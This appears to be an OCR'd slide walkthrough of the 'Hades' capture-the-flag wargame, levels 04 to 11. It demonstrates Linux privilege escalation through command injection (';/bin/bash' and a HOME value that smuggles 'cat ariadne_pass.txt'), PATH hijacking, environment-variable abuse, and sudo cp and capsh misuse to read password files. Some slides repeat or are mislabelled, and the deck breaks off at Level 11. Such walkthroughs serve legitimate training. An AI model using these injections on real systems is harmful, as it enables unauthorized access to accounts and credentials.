
# Hades: Level 04 – Althea
# OS Command Injection



```
althea@hades:~$ ./lsme
Enter file to check:
mission.txt;/bin/bash
-rw-r——— 1 root althea 205
andromeda@hades:~$ whoami
andromeda
```

Which means that we can inject a Bash shell command to become the `andromeda` user and read the password


# Hades: Level 05 – Andromeda PATH Hijacking



```
andromeda@hades:~$ ./uid
uid=2047(anthea) gid=2046(andromeda) groups=2046(andromeda)
andromeda@hades:~$
```

In this level, the `uid` binary output looks identical to the id command, so we suspect that this binary is using the `id` command


# Hades: Level 05 – Andromeda PATH Hijacking




```
andromeda@hades:~$ ./uid
uid=2047(anthea) gid=2046(andromeda) groups=2046(andromeda)
andromeda@hades:~$
```

If the binary was compiled to reference the `id` command without an explicit filepath, e.g., /usr/bin/id, it could be vulnerable to PATH hijacking

# Hades: Level 05 – Andromeda PATH Hijacking




```
andromeda@hades:~$ echo $PATH
/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
```



```
andromeda@hades:~$ export PATH=/tmp/ ... andromeda:$PATH
andromeda@hades:~$ echo $PATH
/tmp/ ... andromeda:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
```

We have our malicious `id` command run the bash shell, and because we've added the directory with our `id` command to the beginning of our PATH, the `uid` command pathing is hijacked


# Hades: Level 05 – Andromeda Symbolic Link



```
andromeda@hades:~$ ln -s /bin/bash /tmp/ ... andromeda/id
andromeda@hades:~$ ls -la /tmp/ ... andromeda/id
lrwxrwxrwx 1 andromeda andromeda 9 Aug  4 15:55 /tmp/ ... andromeda/id → /bin/bash
```

In this case, the malicious `id` file is a symbolic link to the `bash` shell command


# Hades: Level 06 – Anthea Environment Variables



```
anthea@hades:~$ ./obsessed
No MYID ENV
```

In this level, if we run the SUID binary, it says that there is no MYID env. This is a reference to terminal environment variables


# Hades: Level 06 – Anthea Environment Variables



```
anthea@hades:~$ export MYID=94
anthea@hades:~$ ./obsessed
Current MYID: 57
Incorrect MYID
```

We can set the MYID variable to 94, then run the binary, but that's not the correct value


# Hades: Level 06 – Anthea
# Environment Variables




```
anthea@hades:~$ export MYID=94
anthea@hades:~$ ./obsessed
Current MYID: 57
Incorrect MYID
```

If we make the MYID value A, then the program interprets that as 65. This points us to ASCII encoding...

# Hades: Level 06 – Anthea ASCII Decimal Encoding




| | | | | | | |
|---|---|---|---|---|---|---|
| 100 0000 | 100 | 64 | 40 | @ | ` | @ |
| 100 0001 | 101 | 65 | 41 | | A | |
| 100 0010 | 102 | 66 | 42 | | B | |




| | | | | | | |
|---|---|---|---|---|---|---|
| 101 1101 | 135 | 93 | 5D | | ] | |
| 101 1110 | 136 | 94 | 5E | ↑ | ^ | |
| 101 1111 | 137 | 95 | 5F | ← | _ | |

Printed computer characters are often encoded in ASCII, and each character is associated with a decimal number

# Hades: Level 06 – Anthea ASCII Decimal Encoding




| | | | | | | |
|---|---|---|---|---|---|---|
| 100 0000 | 100 | 64 | 40 | @ | ` | @ |
| 100 0001 | 101 | 65 | 41 | | A | |
| 100 0010 | 102 | 66 | 42 | | B | |




| | | | | | |
|---|---|---|---|---|---|
| 101 1101 | 135 | 93 | 5D | | ] |
| 101 1110 | 136 | 94 | 5E | ↑ | ^ |
| 101 1111 | 137 | 95 | 5F | ← | _ |

The carat ( ^ ) character is number 94 in ASCII decimal encoding, which is our target number

# Hades: Level 07 – Aphrodite Environment Variable Abuse




```
aphrodite@hades:~$ ./homecontent
The content of your HOME is:
ariadne_pass.txt  flagz.txt  homecontent  mission.txt
```



```
MOTD_SHOWN=pam
HOME=/pwned/aphrodite
LANG=C.UTF-8
```

The SUID binary in this level appears to use the `ls` command with the target directory equal to the `HOME` environment variable


# Hades: Level 07 – Aphrodite Environment Variable Abuse




```
aphrodite@hades:~$ export HOME="/pwned/aphrodite;cat ariadne_pass.txt"
aphrodite@hades:/pwned/aphrodite$ ./homecontent
The content of your HOME is:
ariadne_pass.txt  flagz.txt  homecontent  mission.txt
[redacted]
```

The SUID is vulnerable to OS command injection through the HOME environment variable

# Hades: Level 08 – Ariadne Sudo Cp




```
User ariadne may run the following commands on hades:
    (arete) NOPASSWD: /bin/cp
```




```
LFILE=file_to_write
echo "DATA" | sudo cp /dev/stdin "$LFILE"
```

In this level, we have sudo permissions with the `cp` command, which has a well-known privileged file read method

# Hades: Level 08 – Ariadne
Sudo Cp




```
ariadne@hades:~$ find / -group arete 2>/dev/null
/run/lock/arete_pass.txt
```



```
ariadne@hades:~$ sudo -u arete /bin/cp /run/lock/arete_pass.txt /dev/stdout
[redacted]
```

However, we don't know where the target user's password file is, so we need to search for it. Once we know the location, we can read the password


# Hades: Level 09 – Arete
# Sudo Capsh




```
User arete may run the following commands on hades:
    (artemis) NOPASSWD: /sbin/capsh
```

We have sudo permissions with the `capsh` binary, which is used to test different capabilities, which allow granular security controls for binaries

# Hades: Level 09 – Arete
## Sudo Capsh




```
sudo capsh --
```



```
arete@hades:~$ find / -group artemis 2>/dev/null
/usr/share/artemis_pass.txt
```

The privilege escalation method for the capsh command is well-known, but we need to search for the password file


# Hades: Level 10 – Artemis Restricted Shell



```
althea@hades:~$ ./lsme
Enter file to check:
mission.txt;/bin/bash
-rw-r————— 1 root althea 205
andromeda@hades:~$ whoami
andromeda
```

Which means that we can inject a Bash shell command to become the `andromeda` user and read the password

# Hades: Level 11 – Asia
# Sudo Python



```
User asia may run the following commands on hades:
    (asteria) NOPASSWD: /usr/bin/python3
```

